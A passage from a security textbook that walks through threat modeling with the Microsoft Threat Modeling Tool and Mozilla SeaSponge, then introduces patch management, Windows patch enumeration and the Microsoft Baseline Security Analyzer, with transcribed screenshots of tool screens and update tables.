
Open an existing Template and make modifications to better suit your specific threat analysis.

Template Workflow


Use templates to define threats that applications should look for.

1. Define stencils
2. Define categories
3. Define threat properties
4. Define threat
5. Share your template

Click on **Create A Model** to get started with designing a new threat model, as shown in the following screenshot. You will be presented with a blank canvas to proceed with designing:



The right-hand pane, as shown in the following screenshot, has all the necessary elements. You can simply drag and drop the required elements into the canvas, as shown in the following screenshot:



Element Properties

Web Server


Name	Web Server
Out Of Scope	□
Reason For Out Of Scope	
Predefined Static Attributes	
Code Type	Managed
Configurable Attributes	
As Generic Process	
Running As	Not Selected
Isolation Level	Not Selected
Accepts Input From	Not Selected
Implements or Uses an Authentication Mechanism	No
Implements or Uses an Authorization Mechanism	No
Implements or Uses a Communication Protocol	No
Sanitizes Input	Not Selected
Sanitizes Output	Not Selected

Messages - No issues found

Description	Severity	Diagram	Ignore

Messages - No issues found | Notes - no entries


Once all the components are added and connected, the threat model should look something like the one shown in the following screenshot:



Diagram

Name: Diagram 1


In order to enumerate threats for the given threat model, select **View** | **Analysis View**. The analysis pane gives information on various threats corresponding to the given threat model, as shown in the following screenshot:



ID	Title	Category	Description	Justification	Interaction	Diagram	Changed By	Last Modified	State	Priority
1	Spoofing of Source Data Store Generic Data Store	Spoofing	Generic Data Store may be spoofed by an attack...		Generic Data F...	Diagram 1		06-08-2014 06:...	Not Started	High
2	Weak Access Control for a Resource	Information Di...	Improper data protection of Generic Data Store...		Generic Data F...	Diagram 1		06-08-2014 06:...	Not Started	High
3	Spoofing of Destination Data Store Generic Data Store	Spoofing	Generic Data Store may be spoofed by an attack...		Generic Data F...	Diagram 1		06-08-2014 06:...	Not Started	High
4	Potential Excessive Resource Consumption for OS Process or Generic Data Store	Denial Of Servi...	Does OS Process or Generic Data Store take expl...		Generic Data F...	Diagram 1		06-08-2014 06:...	Not Started	High
5	Elevation Using Impersonation	Elevation Of Pr...	OS Process may be able to impersonate the cont...		Generic Data F...	Diagram 1		06-08-2014 06:...	Not Started	High
6	Elevation Using Impersonation	Elevation Of Pr...	OS Process may be able to impersonate the cont...		Generic Data F...	Diagram 1		06-08-2014 06:...	Not Started	High
7	Spoofing the Generic External Interactor External Entity	Spoofing	Generic External Interactor may be spoofed by a...		HTTPS	Diagram 1		06-08-2014 06:...	Not Started	High
8	Elevation Using Impersonation	Elevation Of Pr...	OS Process may be able to impersonate the cont...		HTTPS	Diagram 1		06-08-2014 06:...	Not Started	High

29 Threats Displayed, 29 Total

In order to generate a threat report, select **Reports** | **Create Full Report**, and then select the filename and path of the report you want to save, as shown in the following screenshot:




ID	Title	Ca		tion
1	Spoofing of Source Data Store Generic Data Store	Sp		Data
2	Weak Access Control for a Resource	Information D...	Improper data protection of Generic Data Store...	Data
3	Spoofing of Destination Data Store Generic Data Store	Spoofing	Generic Data Store may be spoofed by an attack...	Generic Data


SeaSponge

SeaSponge is another project (by Mozilla, this time) for modeling threats. You can download it for offline use from `https://github.com/mozilla/seasponge` or it also has an online version to model threats on the go. The online version is located at `http://mozilla.github.io/seasponge`.

The following screenshot shows the first screen of the SeaSponge online tool. We can get started with creating a new model by clicking **Create Model**:



The tool then asks for some metadata, such as **Project Title**, **Authors**, **Version**, and so on, as shown in the following screenshot:



Project Title: Example 1

Authors: Sagar Rahalkar

Version: 1.0.0

Configuration File: No file selected.

The tool then provides us with a blank canvas and the left pane gives us options to add components, as shown in the following screenshot:




Diagram Title


Untitled Diagram

# of Elements 0

# of Flows 0

# of Boundaries 0

We can now add different elements to our threat model as required as shown in the image below.



Human User

Category
External

Tags
Comma separated tags

Icon
images/icons/user91.svg

Code Type
Managed

Running As
Kernel

Accepts Input From
Kernel, System, or Local Admin

Has Authentication Scheme
□

Has Communication Protocol
□

Has Authorization Scheme
□

However, unlike the Microsoft Threat Modeling Tool, which automatically enumerates probable threats, SeaSponge requires users to manually enumerate and add threats into the model.

Summary

In this chapter, we learned about threat modeling, the benefits of threat modeling, and its terminology. We also learned about different threat modeling techniques, such as STRIDE and DREAD, and tools such as the Microsoft Threat Modeling Tool and SeaSponge.

12
Patching and Security Hardening

This chapter is about understanding various aspects of patching and security hardening. You will understand the importance of patching, along with the practical techniques of enumerating patch levels on target systems, and you'll develop secure configuration guidelines for hardening the security of the infrastructure.

We will learn about the following topics in this chapter:

- Defining patching
- Patch enumeration on Windows and Linux
- Introduction to security hardening and secure configuration reviews
- Utilizing **Center for Internet Security** (**CIS**) benchmarks for hardening

Defining patching?

Typically, a piece of software gets developed after going through the entire SDLC and then gets publicly released. We commonly assume that it will meet all the functional requirements and be secure against potential threats. However, it might be that some functionality in the software is mistakenly broken, allowing attackers to exploit a potential vulnerability. Now, once the exact problem is known, the vendor works on patching the affected software component as quickly as possible.

Once the patch is ready, it is distributed to all the customers through an official channel. However, customers need to ensure that the right and latest patch is applied on their systems. Failing to do so will leave the systems vulnerable to severe threats. This creates a need for a systematic approach to managing patches.

The most commonly found vulnerabilities are a result of missing patches in various software components. So, if we proactively manage patches on our systems, then the most common vulnerabilities will be addressed.


Patch management is the well-defined and organized process that helps identify, test, and apply various patches on existing systems.

Patch enumeration

In order to know what patches need to be applied to any given system, it is first important to know what version of software is currently running on that system and what its current patch level is. Patch enumeration is a process of assessing the current patch level for any given system. Once the current patch level is known, then further patch updates can be planned and applied.

Windows patch enumeration

With tons of popular and widely used products, Microsoft releases frequent patch updates to its customers. Microsoft usually releases patches on every second Tuesday of the month. The following screenshot shows the Microsoft patch update site with information on the latest patch releases:



Security TechCenter > Security Updates > Security Update Guide > Dashboard

Security Update Guide

The Microsoft Security Response Center (MSRC) investigates all reports of security vulnerabilities affecting Microsoft products and services, and provides the information here as part of the ongoing effort to help you manage security risks and help keep your systems protected.

Search by date range, product, severity, and impact; or search by KB or CVE number

● From 05/09/2018 To 06/18/2018 All Product Categories All Products All Severities All Impacts

○ Search on CVE number or KB Article

Release Notes

Date	Release
06/12/2018	June 2018 Security Updates

Security Updates

Download

Show: ☑ Details □ Severity □ Impact


Enter text to filter within the grid

Date	Product	Platform	Article	Download	Details
06/13/2018	Updates forthcoming		CVE-2018-3665	To be determined	ADV180016
06/12/2018	Excel Services	Microsoft SharePoint Enterprise Server 2013 Service Pack 1	4018391	Security Update	ADV180015
06/12/2018	Word Automation Services	Microsoft SharePoint Server 2013 Service Pack 1	4022179	Security Update	ADV180015
06/12/2018	Word Automation Services	Microsoft SharePoint Server 2010 Service Pack 2	4022197	Security Update	ADV180015

In the absence of a centralized patch management system, one can individually download and apply Microsoft patches from the portal shown in the preceding screenshot.

It is essential to know the current state of patches on the system before we plan for an update. To make this task easier, Microsoft provides a utility called **Microsoft Baseline Security Analyzer** (**MBSA**). This utility can be downloaded from `https://www.microsoft.com/en-in/download/details.aspx?id=7558`.

The following screenshot shows the startup screen of MBSA:


Microsoft Baseline Security Analyzer 2.3
Microsoft
Baseline Security Analyzer
Microsoft
Tasks
Scan a computer
Scan multiple computers
View security reports
About Microsoft Baseline Security Analyzer
See Also
Microsoft Baseline Security Analyzer Help
Microsoft Security Web site

Check computers for common security misconfigurations.

The Microsoft Baseline Security Analyzer can check computers running Microsoft Windows Server 2012 R2, Windows 8.1, Windows Server 2012, Windows 8, Windows Server 2008 R2, Windows 7, Windows® Server 2003, Windows Server 2008, Windows Vista, or Windows XP. Scanning computers for security updates utilizes Windows Server Update Services. You must have administrator privileges for each computer you want to scan.

